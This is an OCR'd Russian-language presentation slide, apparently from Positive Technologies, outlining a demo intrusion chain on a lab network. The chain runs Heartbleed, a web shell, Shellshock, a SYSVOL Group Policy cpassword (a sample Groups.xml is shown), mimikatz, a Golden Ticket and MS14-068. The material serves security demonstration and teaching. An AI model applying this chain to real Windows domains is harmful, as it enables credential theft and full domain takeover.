
\\domen\SYSVOL\domen\Policies\{POLICY_ID}\Machine\Groups

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2013-11-27
      04:52:26" uid="{0FB89267-061D-483A-AF74-D2402B1252B0}">
      <Properties action="U" newName="" fullName="" description="" cpassword="1dLl2PMSed1A9KZn/hQgrg" changeLogon="0" noChange="0"
        neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator (built-in)" />
    </User>
  </Groups>
```

Пароль от пароля



Пример


Скрипт стучится в приложение как легитимный пользователь, его учетку будем забирать
1. Эксплуатируем Heartbleed и получаем доступ к приложению с правами пользователя
2. Имея доступ к приложению, заливаем шелл для выполнения команд на сервере
3. Эксплуатируем шеллшок и получаем возможность выполнять команды и видеть остальную сеть
4. Находим на сервере доменную учетку с паролем в открытом виде и логинимся с ней (получаем права пользователя домена)
Направление 1
5. Логинимся с доменной учеткой и вытаскиваем из sysvol зашифрованный пароль локального админа, расшифровываем его с помощью скрипта
Направление 1
6. Из-под локального админа с помощью mimikatz извлекаем из памяти в открытом виде пароль администратора домена и логинимся на контроллер
Направление 1
7. С помощью mimikatz Извлекаем NTLM-хэш Krbtgt И демонстрируем Golden ticket
Направление 2
5. Из-под рядового пользователя с помощью скрипта на питоне и mimikatz эксплуатируем MS14-068 и получаем сразу администратора домена
Атакующий
192.168.56.1
192.168.56.101
partnerportal.com
172.16.3.2
Веб-сервер на периметре
Heartbleed
Уязвимости в веб-приложении
172.16.3.1
192.168.153.3
Веб-сервер внутри
("Система мониторинга")
Shellshock
192.168.153.2
АРМ пользователя
192.168.153.1
Контроллер домена
Задание пароля локального админа через GPO
Golden Ticket
MS14-068

POSITIVE TECHNOLOGIES